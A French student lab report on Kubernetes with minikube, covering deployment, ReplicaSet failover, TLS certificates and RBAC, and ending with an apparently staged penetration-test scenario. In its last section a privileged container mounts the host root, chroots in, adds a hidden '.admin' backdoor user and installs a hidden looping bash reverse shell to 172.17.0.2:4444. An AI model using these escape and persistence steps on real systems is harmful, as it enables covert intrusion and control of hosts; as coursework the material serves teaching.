Sep 24 04:18:44 minikube kubelet[1454]: E0924 04:18:44.196898    1454 pod_workers.go:1301] "Error syncing pod, skipping" err="failed to \\"StartContainer\\" for \\"hcc\\\" with ImagePullBackOff: \\\"Back-off pulling image \\\\\"hcc\\\\\\\"\\": ErrImagePull: Error response from daemon: pull access denied for hcc, repository does not exist or may require 'docker login': denied: requested access to the resource is denied\\\" pod=\"default/hcc-video-surveillance-7cf6747df-tqx5c\" podUID=\"31fdeea9-b262-4650-a2e6-d9843fe fe927"
Sep 24 04:18:59 minikube kubelet[1454]: E0924 04:18:59.199535    1454 pod_workers.go:1301] "Error syncing pod, skipping" err="failed to \\"StartContainer\\" for \\"hcc\\\" with ImagePullBackOff: \\\"Back-off pulling image \\\\\"hcc\\\\\\\"\\": ErrImagePull: Error response from daemon: pull access denied for hcc, repository does not exist or may require 'docker login': denied: requested access to the resource is denied\\\" pod=\"default/hcc-video-surveillance-7cf6747df-tqx5c\" podUID=\"31fdeea9-b262-4650-a2e6-d9843fe fe927"
Sep 24 04:19:10 minikube kubelet[1454]: E0924 04:19:10.197655    1454 pod_workers.go:1301] "Error syncing pod, skipping" err="failed to \\"StartContainer\\" for \\"hcc\\\" with ImagePullBackOff: \\\"Back-off pulling image \\\\\"hcc\\\\\\\"\\": ErrImagePull: Error response from daemon: pull access denied for hcc, repository does not exist or may require 'docker login': denied: requested access to the resource is denied\\\" pod=\"default/hcc-video-surveillance-7cf6747df-tqx5c\" podUID=\"31fdeea9-b262-4650-a2e6-d9843fe fe927"
→ storage-provisioner [435d182ea566] ←
I0924 02:32:35.779398    1 storage_provisioner.go:116] Initializing the minikube storage provisioner...
I0924 02:32:56.841906    1 main.go:39] error getting server version: Get "https://10.96.0.1:443/version?timeout=32s": dial
```

Conclusion : Cette erreur survient parce qu'on a utilisé une image locale “hcc” pour déployer “hcc-video-surveillance”. Cette image doit se trouver dans le registre docker de minikube pour que Kubernetes puisse la trouver au travers de Minikube

1.3.2. Déployer l’objet en évitant l’erreur et assurez-vous qu’il est accessible

- Nous allons construire l’image “hcc” dans l’environnement docker de Minikube . Premièrement nous allons activer l’environnement Docker dans minikube

```
(eriko@kali)-[~/hcc]
$ eval $(minikube docker-env)

(eriko@kali)-[~/hcc]
```

- . Construisons notre image dans cet environnement : cela rendra l'image disponible dans Kubernetes via minikube

```
(eriko@kali)-[~/hcc]
$ docker build -t hcc .
[+] Building 59.4s (14/14) FINISHED
  => [internal] load build definition from Dockerfile
  => transferring dockerfile: 856B
  => [internal] load metadata for docker.io/library/ubuntu:xenial
  => [auth] library/ubuntu:pull token for registry-1.docker.io
  => [internal] load .dockerignore
  => transferring context: 2B
  => [1/8] FROM docker.io/library/ubuntu:xenial@sha256:1f1a2d56de1d604801a9671f301190704c25d604a416f59e03c04f5c6ffee0d6
  => => resolve docker.io/library/ubuntu:xenial@sha256:1f1a2d56de1d604801a9671f301190704c25d604a416f59e03c04f5c6ffee0d6
  => => sha256:da8ef40b9ecabc2679fe2419957220c0272a965c5cf7e0269fa1aeeb8c56f2e1 528B / 528B
                                            docker:default
                                                0.0s
                                                0.0s
                                                0.9s
                                                0.0s
                                                0.4s
```

- . Ensuite nous allons éditer le manifeste du fichier "pod-hcc.yaml" pour empêcher Kubernetes d'aller chercher l'image sur internet mais plutôt en locale :

```
GNU nano 8.0
apiVersion: v1
kind: Pod
metadata:
  name: hcc-video-surveillance
spec:
  containers:
    - name: hcc-video-surveillance
      image: hcc:latest
      imagePullPolicy: Never
```

- . Ensuite on applique les changements effectués dans le fichier "pod-hcc.yaml"

```
(eriko@kali)-[~/hcc]
$ kubectl apply -f pod-hcc.yaml
pod/hcc-video-surveillance created
```

- . Crées notre déploiement "hcc-video-surveillance" dans Kubernetes : je supprime l'ancienne version de "hcc-video-surveillance" et je crée la nouvelle :

```
(eriko@kali)-[~/hcc]
$ kubectl delete deployment hcc-video-surveillance
deployment.apps "hcc-video-surveillance" deleted

(eriko@kali)-[~/hcc]
$ kubectl create deployment hcc-video-surveillance --image=hcc
deployment.apps/hcc-video-surveillance created
```

- . Exposons le déploiement via le service NodePort

```
(eriko㉿kali)-[~/hcc]
$ kubectl expose deployment hcc-video-surveillance --type=NodePort --port=80
service/hcc-video-surveillance exposed
```

- . Vérifions que notre pod "hcc-video-surveillance" a le statut "Running"

```
(eriko㉿kali)-[~/hcc]
$ kubectl get pods
NAME                               READY   STATUS    RESTARTS   AGE
hcc-video-surveillance             1/1     Running   0          22m
hcc-video-surveillance-7bb6b8b4f6-hnl6k   1/1     Running   0          89s
serveur-web-7cb68457fd-scmg9        1/1     Running   0          31m
```

```
(eriko㉿kali)-[~/hcc]
$ kubectl get svc
NAME           TYPE      CLUSTER-IP      EXTERNAL-IP      PORT(S)      AGE
hcc-video-surveillance   NodePort   10.100.87.76   <none>       80:31193/TCP   113s
kubernetes      ClusterIP  10.96.0.1     <none>       443/TCP      41m
serveur-web     NodePort   10.102.209.193  <none>       80:30407/TCP   30m
```

```
(eriko㉿kali)-[~/hcc]
$ minikube service hcc-video-surveillance
|-----|
| NAMESPACE |           NAME           | TARGET PORT |           URL           |
|-----|
| default   | hcc-video-surveillance |      80        | http://192.168.49.2:31193 |
|-----|
🎉 Opening service default/hcc-video-surveillance in default browser ...

(eriko㉿kali)-[~/hcc]
```






unity WebGL

TrainingGrounds

1.3.4. Pour s'assurer de la haute disponibilité du serveur de vidéo surveillance, HCC vous demande d'en créer une copie. Déployons un Replicaset avec deux répliques du service “hcc-video-surveillance“

- Nous allons créer un fichier “Replicaset-hcc.yaml” qui reprend les memes informations que le “pod-hcc.yaml”, dont le contenu se présente comme suit et nous appliquons les changements :



```
File Actions Edit View Help
GNU nano 8.0                               replicaset-hcc.yaml
apiVersion: apps/v1
kind: ReplicaSet
metadata:
  name: hcc-video-surveillance-rs
  labels:
    app: hcc-video-surveillance
spec:
  replicas: 2
  selector:
    matchLabels:
      app: hcc-video-surveillance
  template:
    metadata:
      labels:
        app: hcc-video-surveillance
    spec:
      containers:
        - name: hcc-video-surveillance
          image: hcc:latest
          imagePullPolicy: Never
          ports:
            - containerPort: 8080  # adapte selon ton application
erik@kali:~/hcc$
```

```
(erik@kali)~/hcc]$ kubectl apply -f replicaset-hcc.yaml
replicaset.apps/hcc-video-surveillance-rs created
```

- Vérifions maintenant :

```
(erik@kali)~/hcc]$ kubectl get pods -o wide
NAME           READY   STATUS    RESTARTS   AGE     IP          NODE   NOMINATED NODE   READINESS
S GATES
hcc-video-surveillance   1/1    Running   0          48m   10.244.0.6   minikube <none>       <none>
hcc-video-surveillance-7bb6b8b4f6-hnl6k 1/1    Running   0          27m   10.244.0.8   minikube <none>       <none>
serveur-web-7cb68457fd-scmg9   1/1    Running   0          57m   10.244.0.4   minikube <none>       <none>
```

Conclusion : Nous voyons bien que Kubernetes a créé deux pods automatiquement.

1.3.5. Testons la haute disponibilité du service dans le cas de l'arrêt de l'une des deux répliques

- Etape 1 : Essayons d'afficher la liste des Pods :

```
(eriko㉿kali)-[~/hcc]
$ kubectl get pods -o wide
NAME          READY   STATUS    RESTARTS   AGE     IP           NODE     NOMINATED NODE   READINESS
S GATES
hcc-video-surveillance   1/1    Running   0          62m    10.244.0.6   minikube <none>      <none>
hcc-video-surveillance-7bb6b8b4f6-hnl6k  1/1    Running   0          40m    10.244.0.8   minikube <none>      <none>
serveur-web-7cb68457fd-scmg9   1/1    Running   0          71m    10.244.0.4   minikube <none>      <none>
```

- Etape 2 : Supprimons un Pod pour simuler un arrêt :

```
(eriko㉿kali)-[~/hcc]
$ kubectl get pods -o wide
NAME          READY   STATUS    RESTARTS   AGE     IP           NODE     NOMINATED NODE   READINESS
S GATES
hcc-video-surveillance   1/1    Running   0          62m    10.244.0.6   minikube <none>      <none>
hcc-video-surveillance-7bb6b8b4f6-hnl6k  1/1    Running   0          40m    10.244.0.8   minikube <none>      <none>
serveur-web-7cb68457fd-scmg9   1/1    Running   0          71m    10.244.0.4   minikube <none>      <none>

(eriko㉿kali)-[~/hcc]
$ kubectl delete pod hcc-video-surveillance-7bb6b8b4f6-hnl6k
pod "hcc-video-surveillance-7bb6b8b4f6-hnl6k" deleted
```

- Etape 3 : Vérifions la recréation :

```
(eriko㉿kali)-[~/hcc]
$ kubectl get pods -o wide
NAME          READY   STATUS    RESTARTS   AGE     IP           NODE     NOMINATED NODE   READINESS
S GATES
hcc-video-surveillance   1/1    Running   0          62m    10.244.0.6   minikube <none>      <none>
hcc-video-surveillance-7bb6b8b4f6-hnl6k  1/1    Running   0          40m    10.244.0.8   minikube <none>      <none>
serveur-web-7cb68457fd-scmg9   1/1    Running   0          71m    10.244.0.4   minikube <none>      <none>

(eriko㉿kali)-[~/hcc]
$ kubectl delete pod hcc-video-surveillance-7bb6b8b4f6-hnl6k
pod "hcc-video-surveillance-7bb6b8b4f6-hnl6k" deleted

^C
(eriko㉿kali)-[~/hcc]
$ kubectl get pods -w
NAME          READY   STATUS    RESTARTS   AGE
hcc-video-surveillance   1/1    Running   0          66m
hcc-video-surveillance-7bb6b8b4f6-frpl9  1/1    Running   0          2m8s
serveur-web-7cb68457fd-scmg9   1/1    Running   0          75m
```

Conclusion : Nous voyons bien la haute disponibilité qui a été mise en place au travers de notre pod “hcc-video-surveillance” et “hcc-video-surveillance-7bb6b8b4f6-frpl9” et le service de load balance est en place.

2. Deuxième Partie

2.1. TLS en Kubernetes

2.1.1. Comment pouvons-nous vérifier que l'API du serveur écoute en TLS (HTTPS) par défaut avec une commande “kubectl” :

Réponse : Nous allons utiliser cette commande ci : `kubectl config view --minify -o jsonpath='{.clusters[0].cluster.server}'`

```
(eriko㉿kali)-[~/hcc]
$ kubectl config view --minify -o jsonpath='{.clusters[0].cluster.server}'
https://192.168.49.2:8443
(eriko㉿kali)-[~/hcc]
$
```

Nous pouvons conclure sans nous tromper que la communication avec le serveur se fait bel et bien via TLS (HTTPS)

2.1.2. Quel est le certificat de la CA interne du cluster, le certificat du client minikube et sa clé étant donné la commande : “kubectl config view” ?

Réponse : Au travers de cette capture d'écran, nous voyons que :

```
(eriko㉿kali)-[~/hcc]
$ kubectl config view --minify
apiVersion: v1
clusters:
- cluster:
  certificate-authority: /home/eriko/.minikube/ca.crt
  extensions:
  - extension:
    last-update: Wed, 24 Sep 2025 01:50:36 EDT
    provider: minikube.sigs.k8s.io
    version: v1.36.0
    name: cluster_info
    server: https://192.168.49.2:8443
  name: minikube
contexts:
- context:
  cluster: minikube
  extensions:
  - extension:
    last-update: Wed, 24 Sep 2025 01:50:36 EDT
    provider: minikube.sigs.k8s.io
    version: v1.36.0
    name: context_info
  namespace: default
  user: minikube
  name: minikube
current-context: minikube
kind: Config
preferences: {}
users:
- name: minikube
  user:
    client-certificate: /home/eriko/.minikube/profiles/minikube/client.crt
    client-key: /home/eriko/.minikube/profiles/minikube/client.key
```

- La CA interne du cluster est : **~/.minikube/ca.crt**

```
certificate-authority: /home/eriko/.minikube/ca.crt
extensions:
```

- Le certificat du client minikube est : **~/.minikube/profiles/minikube/client.crt**

```
- name: minikube
  user:
    client-certificate: /home/eriko/.minikube/profiles/minikube/client.crt
```

- La clé privée du client est : **~/.minikube/profiles/minikube/client.key**

```
client-key: /home/eriko/.minikube/profiles/minikube/client.key
```

Inspectons les données antérieures avec openssl :

- **openssl x509 -text -noout -in ~/.minikube/profiles/minikube/client.crt** :
Cela nous permet d'avoir les informations capitales sur le certificat du client comme
 - La validité du certificat :

Validity

Not Before: Sep 23 05:50:25 2025 GMT

Not After : Sep 23 05:50:25 2028 GMT

- Le champ nous permettant d'identifier le client : CN=minicube-user; et celui qui permet de donner les droites administrations O=system:masters

Subject: O=system:masters, CN=minikube-user

Subject Public Key Info:

- Nous voyons ici que certificat a été signé par la CA interne du cluster Minikube

Issuer: CN=minikubeCA

- Ici nous voyons bien que le certificat permet de réaliser l'authentification TLS côté client :

X509v3 extensions:
X509v3 Key Usage: critical
Digital Signature, Key Encipherment
X509v3 Extended Key Usage:
TLS Web Server Authentication, TLS Web Client Authentication

- **openssl x509 -text -noout -in ~/.minikube/ca.crt** : Ici, nous inspectons le certificat du CA interne du cluster Kubernetes et nous voyons les informations suivantes :
 - La période pendant laquelle le certificat est valide

Validity

Not Before: Sep 12 16:26:45 2025 GMT

Not After : Sep 11 16:26:45 2035 GMT

- Le champ CN montre que c'est le CA interne généré par Minikube :

Subject: CN=minikubeCA

Subject Public Key Info:

- Ici nous voyons que le "Subject" et le "Issuer" sont identiques parce que c'est une CA auto signée :

```
Issuer: CN=minikubeCA
```

- Cette ligne nous montre que le certificat est utilisé pour signer d'autres certificats comme celui du client :

```
X509v3 Key Usage: critical  
    Digital Signature, Key Encipherment, Certificate Sign
```

- openssl rsa -in ~/.minikube/profiles/minikube/client.key -check : Cette commande permet de vérifier la clé privée du client pour signer les connexions TLS :

```
(eriko㉿kali)-[~/hcc]  
$ openssl rsa -in ~/.minikube/profiles/minikube/client.key -check  
RSA key ok  
writing RSA key  
-----BEGIN PRIVATE KEY-----
```

ici on confirme bien que la clé est valide avec le message : **RSA key ok**

2.1.3. Convertissez les certificats et clé antérieurs au format .pem en utilisant openssl :

- Convertissons le certificat en .pem

```
(eriko㉿kali)-[~/hcc]  
$ openssl x509 -in ~/.minikube/profiles/minikube/client.crt -out client.pem -outform PEM  
(eriko㉿kali)-[~/hcc]  
$
```

- Convertissons le certificat de la CA en .pem

```
(eriko㉿kali)-[~/hcc]  
$ openssl x509 -in ~/.minikube/ca.crt -out ca.pem -outform PEM  
(eriko㉿kali)-[~/hcc]  
$
```

- Convertissons la clé privée du client en .pem :

```
(eriko㉿kali)-[~/hcc]  
$ openssl rsa -in ~/.minikube/profiles/minikube/client.key -out client-key.pem -outform PEM  
writing RSA key  
(eriko㉿kali)-[~/hcc]  
$
```

2.1.4. Comment pouvez-vous maintenant interagir avec le cluster en utilisant curl et les paramètres “credentials” antérieurs ? Donner au minimum un exemple :

Réponse : Comme nous avons déjà le certificat et la clé privée du client minikube , nous allons nous connecter directement avec l’API Kubernetes via curl au travers d’une session TLS sécurisée sans passer par “kebectl”:



```
(eriko@kali)-[~/hcc]
$ curl --cert client.pem \
--key client-key.pem \
--cacert ca.pem \
https://192.168.49.2:8443/api
{
  "kind": "APIVersions",
  "versions": [
    "v1"
  ],
  "serverAddressByClientCIDRs": [
    {
      "clientCIDR": "0.0.0.0/0",
      "serverAddress": "192.168.49.2:8443"
    }
  ]
}
(eriko@kali)-[~/hcc]
$
```

Ici, nous avons une réponse JSON contenant les versions de l’API Kubernetes. Nous constatons également que la communication TLS entre le client et le cluster fonctionne bien.

2.2 RBAC

Pour cette partie, nous allons créer un système de contrôle d'accès sur le cluster Kubernetes.

On désigne par Maxime l’utilisateur qui devra mettre à jour la partie applicative du système de vidéo surveillance des cuves. Nous devons nous assurer que Maxime exécute ses tâches de manière isolée. Pour cela nous devons implémenter une politique de contrôle d'accès RBAC pour les utilisateurs devant avoir les mêmes permissions dans le cluster actuel.

Nous avons opté pour une authentification des utilisateurs à l'aide d'un certificat signé par la CA du cluster.

Dans un premier temps nous allons créer un utilisateur et obtenir un certificat signé par le CA

2.2.1. Quelle est votre démarche pour :

A. Créer un nouvel utilisateur appeler “maxime” sur Linux

Avant de créer notre nouvel utilisateur, nous allons créer un namespace “development” qui permettra à Maxime de réaliser ses tâches de façon isolée dans cet espace ce qui permettra à RBAC d’être correctement mis en place

```
(eriko㉿kali)-[~/hcc]
$ kubectl create ns development
namespace/development created

(eriko㉿kali)-[~/hcc]
$
```

Réponse : La création d'un utilisateur portant le nom "maxime" consistera en fait à créer un compte utilisateur local sous Linux. Pour se faire nous allons créer un compte portant le nom utilisateur "maxime" et un mot de passe "****" comme le montre la capture suivante :

```
(eriko㉿kali)-[~/hcc]
$ sudo useradd maxime
[sudo] password for eriko:

(eriko㉿kali)-[~/hcc]
$ sudo passwd maxime
New password:
Retype new password:
passwd: password updated successfully

(eriko㉿kali)-[~/hcc]
```

B. Obtention d'un certificat signé par l'autorité de certification propre au cluster avec openssl.

Réponse : Pour cela nous avons besoin de créer la clé privée de maxime ensuite envoyé une requête au CA pour enfin signer le certificat :

- Créons une clé privée pour “maxime”

```
└─(eriko㉿kali)-[~/hcc]
└─$ openssl genrsa -out maxime.key 2048

└─(eriko㉿kali)-[~/hcc]
└─$
```

- Définissons une requête pour la signature du certificat dans le groupe "development" utile pour notre politique RBAC

```
└─(eriko㉿kali)-[~/hcc]
└─$ openssl req -new -key maxime.key -out maxime.csr -subj "/CN=maxime/O=development"

└─(eriko㉿kali)-[~/hcc]
└─$
```

- Signons le certificat avec le CA du cluster :

```
└─(eriko㉿kali)-[~/hcc]
└─$ openssl x509 -req -in maxime.csr \
    -CA ca.pem -CAkey /home/eriko/.minikube/ca.key \
    -CAcreateserial -out maxime.crt -days 365 -sha256
Certificate request self-signature ok
subject=CN=maxime, O=development

└─(eriko㉿kali)-[~/hcc]
└─$
```

2.2.2. Quelle est votre interprétation du résultat des commandes suivantes :

- Nous allons au préalable configurer les credentials du nouvel utilisateur dans le cluster

```
└─(eriko㉿kali)-[~/hcc]
└─$ kubectl config set-credentials maxime \
    --client-certificate=$PWD/maxime.crt \
    --client-key=$PWD/maxime.key
User "maxime" set.

└─(eriko㉿kali)-[~/hcc]
└─$
```

- Nous allons configurer le contexte pour l'utilisateur avec la commande

```
(eriko㉿kali)-[~/hcc]
$ kubectl config set-context maxime-context \
--cluster=minikube \
--namespace=development \
--user=maxime
Context "maxime-context" created.
```

```
(eriko㉿kali)-[~/hcc]
```

- Interprétons maintenant les commandes suivantes :

```
(eriko㉿kali)-[~/hcc]
$ kubectl --context=maxime-context get pods
Error from server (Forbidden): pods is forbidden: User "maxime" cannot list
resource "pods" in API group "" in the namespace "development"
```

Interprétation : Cela signifie que maxime n'a pas les permissions nécessaires pour lister les pods dans le namespace "development"

```
(eriko㉿kali)-[~/hcc]
$ kubectl --context=maxime-context get pods -n kube-system
Error from server (Forbidden): pods is forbidden: User "maxime" cannot list
resource "pods" in API group "" in the namespace "kube-system"
```

Interprétation : cela signifie que maxime n'a pas les droits pour accéder aux ressources du namespace "kube-system"

```
(eriko㉿kali)-[~/hcc]
$ kubectl -n development --context=maxime-context get pods
Error from server (Forbidden): pods is forbidden: User "maxime" cannot list
resource "pods" in API group "" in the namespace "development"
```

Interprétation : cela signifie que maxime est bien authentifié mais il ne dispose pas de permissions RBAC pour afficher les pods dans le namespace "development"

2.2.3. Créons un déploiement avec l'image de vidéo surveillance du serveur en tant qu'utilisateur "maxime" dans l'espace "development"

- Nous allons commencer par créer deux objets (Role et RoleBinding) via les fichiers : role-dev.yaml et rolebind.yaml

```
└─(eriko㉿kali)-[~/hcc]
└─$ nano role-dev.yaml
```

```
└─(eriko㉿kali)-[~/hcc]
└─$ nano rolebind.yaml
```

- Créons les objets Kubernetes afférents :

```
└─(eriko㉿kali)-[~/hcc]
└─$ kubectl create -f role-dev.yaml
role.rbac.authorization.k8s.io/developer created
```

Interprétation : Ici nous avons créé le rôle RBAC avec les permissions sur les ressources : pods, depoloyments et replicasets

```
└─(eriko㉿kali)-[~/hcc]
└─$ kubectl create -f rolebind.yaml
rolebinding.rbac.authorization.k8s.io/developer-role-binding created
```

Interprétation : Ici nous avons lié l'utilisateur maxime au rôle "developer" dans le namespace "development"

- Testons pour vérifier si le résultat obtenu est conforme est conforme à la politique RBAC

```
└─(eriko㉿kali)-[~/hcc]
└─$ kubectl --context=maxime-context -n development get pods
No resources found in development namespace.
```

Interprétation : ceci signifie que maxime a désormais les permissions nécessaires pour accéder au namespace "development" et exécuter la commande lui permettant de lister les ressources.

Réponse : Créons maintenant un déploiement avec l'image du serveur de vidéo surveillance en tant qu'utilisateur maxime et en exposant le port 80

- Nous allons créer un fichier "deployment-hcc.yaml"

```

GNU nano 8.0                                     deployment-hcc.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: hcc-video-surveillance
  namespace: development
spec:
  replicas: 1
  selector:
    matchLabels:
      app: hcc-video-surveillance
  template:
    metadata:
      labels:
        app: hcc-video-surveillance
    spec:
      containers:
        - name: hcc-video-surveillance
          image: hcc:latest
          ports:
            - containerPort: 80

```

- Création du déploiement en tant qu'utilisateur maxime

```

└─(eriko㉿kali)-[~/hcc]
└─$ kubectl --context=maxime-context apply -f deployment-hcc.yaml
deployment.apps/video-surveillance created

```

- Vérification

```

└─(eriko㉿kali)-[~/hcc]
└─$ kubectl --context=maxime-context -n development get deployments
NAME                  READY   UP-TO-DATE   AVAILABLE   AGE
hcc-video-surveillance   0/1       1           0          19m
video-surveillance       0/1       1           0          5m30s

```

```

└─(eriko㉿kali)-[~/hcc]
└─$ kubectl --context=maxime-context -n development get pods
NAME                  READY   STATUS        RESTARTS   AGE
hcc-video-surveillance-7b596467d7-rsxsg   0/1     ImagePullBackOff   0          24m
video-surveillance-6bf5f77584-j25xm       0/1     ImagePullBackOff   0          10m

```

Interprétation : Nous constatons maintenant que maxime a les droits RBAC pour lister la liste des ressources auxquelles il a accès

2.2.4. Interprétons le résultat de l'exécution de la commande qui permet l'exposition du service lié au déploiement du serveur de vidéo surveillance

```

└─(eriko㉿kali)-[~/hcc]
└─$ kubectl --context=maxime-context expose deployment hcc-video-surveillance --type=NodePort --port=80 -n development
Error from server (Forbidden): services is forbidden: User "maxime" cannot create resource "services" in API group ""
in the namespace "development"

```

Interprétation : l'utilisateur maxime n'a pas les droits RBAC pour créer un service dans le namespace "development"

2.2.5. Comment pouvons-nous résoudre ce problème

Réponse : Nous allons modifier le fichier "role-dev.yaml" pour inclure "services" dans les ressources autorisées

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  namespace: development
  name: developer
rules:
- apiGroups: [ "", "extensions", "apps" ]
  resources: ["deployments", "replicasets", "pods", "services"]
  verbs: ["list", "get", "watch", "create", "update", "patch", "delete"]
  # You can use ["*"] for all verbs
```

- Ici nous avons appliqué la mise à jour et elle a été correctement réalisée malgré le "Warning"

```
(eriko㉿kali)-[~/hcc]
$ kubectl apply -f role-dev.yaml
Warning: resource roles/developer is missing the kubectl.kubernetes.io/last-applied-configuration annotation required by kubectl apply. kubectl apply should only be used on resources created declaratively by kubectl --save-config or kubectl apply. The missing annotation will be patched automatically.
role.rbac.authorization.k8s.io/developer configured
```

2.2.6. Est-ce que le service est devenu accessible

Réponse : Nous pouvons dire sans nous tromper que le service est devenu accessible et nous pouvons le vérifier au travers de cette capture :

```
(eriko㉿kali)-[~/hcc]
$ kubectl --context=maxime-context expose deployment hcc-video-surveillance --type=NodePort --port=80 -n development
service/hcc-video-surveillance exposed

(eriko㉿kali)-[~/hcc]
```

3. Troisième Partie

Nous allons dès à présent effectuer un test de pénétration au niveau de l'infrastructure de HCC. Pour cela nous mettons en place un scénario où nous sommes concurrents

de HCC et client de CSP. Pour nous permettre de réaliser nos tâches CSP nous crée un conteneur administrateur.

3.1. Créons un conteneur “ubuntu” administrateur avec l’argument “`--privileged`”

- Lançons au préalable une commande dans minikube qui est l’environnement hôte où se trouve l’infrastructure de notre CSP

```
(eriko@kali)-[~/hcc]
$ minikube ssh
docker@minikube:~$ docker run -it --name admin-ubuntu --privileged ubuntu:22.04 /bin/bash
```

- Nous allons maintenant y créer notre conteneur ubuntu qui portera le nom “admin-ubuntu”

```
docker@minikube:~$ docker run -it --name admin-ubuntu --privileged ubuntu:22.04 /bin/bash
Unable to find image 'ubuntu:22.04' locally
22.04: Pulling from library/ubuntu
60d98d907669: Pull complete
Digest: sha256:4e0171b9275e12d375863f2b3ae9ce00a4c53ddda176bd55868df97ac6f21a6e
Status: Downloaded newer image for ubuntu:22.04
root@ca42ee84ec75:/#
```

Le conteneur “admin-ubuntu” est lancé avec succès en “`--privileged`”, ce qui donne presque tous les droits à l’hôte qui est minikube sur le conteneur .

3.2. Accédons au système de fichiers de la machine hôte depuis le conteneur administrateur

Réponse : Pour faire ceci, nous allons monter un répertoire spécifique de l’hôte (/ : la racine) dans un répertoire du conteneur Ubuntu (/mnt/host-root) ce qui nous permettra de naviguer, de lire et d’écrire sur les fichiers de l’hôte à partir du conteneur Ubuntu

```
docker@minikube:~$ docker run -it --privileged -v /:/mnt/host-root ubuntu /bin/bash
root@a567c822164:/# cd mnt/
root@a567c822164:/mnt# cd host-root/
root@a567c822164:/mnt/host-root# ls
CHANGELOG  bin  data  docker.key  home  kind  lib32  libx32  mnt  proc  run  srv  tmp  var
Release.key  boot  dev  etc      kic.txt  lib  lib64  media  opt  root  sbin  sys  usr  version.json
root@a567c822164:/mnt/host-root#
```

Nous voyons bien au travers de la capture précédente que nous pouvons accéder aux fichiers (y compris les fichiers sensibles) de l’hôte minikube (CSP) depuis le conteneur (au travers du répertoire “/mnt/host-root”)

3.3. Assurons nous d’avoir un accès permanent et furtif à l’hôte

Réponse : le but ici est de pouvoir maintenir une porte dérobée persistante et difficile à détecter. **Pour cela, nous allons créer un utilisateur furtif**

- Accédons au shell hôte depuis le conteneur Ubuntu sur le répertoire monté à l'aide de la commande “chroot” : ceci nous permettra de simuler une session locale sur l'hôte (Serveur minikube). En d'autres termes, nous utilisons notre conteneur ubuntu avec accès privilégié pour entrer dans l'environnement système du serveur Minikube comme si on était en train de faire un SSH

```
root@3b126af484ba:/# chroot /mnt/host-root /bin/bash
```

Ce qui nous permet d'avoir un Shell dans le système de fichier de la machine hôte mais depuis notre conteneur.

- Créons un utilisateur furtif .admin (avec “useradd”) et son mot de passe “password” (avec “chpasswd”), il nous permettra de créer des backdoors ou modifier des services.

```
root@3b126af484ba:/# chroot /mnt/host-root /bin/bash
root@3b126af484ba:/# useradd -m -s /bin/bash .admin
root@3b126af484ba:/# echo '.admin:password' | chpasswd
root@3b126af484ba:/# █
```

NB : le point avant admin (.admin) permet de le rendre invisible aux systèmes classiques. Il faut rappeler que cet utilisateur se trouve dans le serveur minikube pas dans le conteneur ubuntu. Nous avons donc créé une porte dérobée et persistante au niveau de la machine hôte de CSP (minikube) avec cet utilisateur qui est locale dans le serveur hôte minikube

Maintenant que notre utilisateur est créé sur la machine hôte, on pourra l'utiliser au besoin pour s'y connecter depuis le conteneur ubuntu et y effectuer des modifications en mode furtif et permanent

- Nous allons maintenant installer un service furtif de reverse shell qui nous permettra d'ouvrir un Shell interactif du serveur Minikube depuis le conteneur Ubuntu afin de compromettre le système hôte lorsqu'on le lancera. Ceci va permettre que le serveur Minikube puisse lancer des connexions tcp toutes les 60s vers ma machine (conteneur ubuntu). Voici le script (en fichier caché .sync) envoyé dans le système de fichier de l'hôte minikube à partir du répertoire monté :

/mnt/host-root/usr/local/bin/.sync

```
GNU nano 7.2 .sync
#!/bin/bash
while true; do
    bash -i >& /dev/tcp/172.17.0.2/4444 0>&1
    sleep 60
done
```

Ensuite on rend le fichier exécutable :

```
root@425a082e4174:/mnt/host-root/usr/local/bin# chmod +x .sync  
root@425a082e4174:/mnt/host-root/usr/local/bin#
```

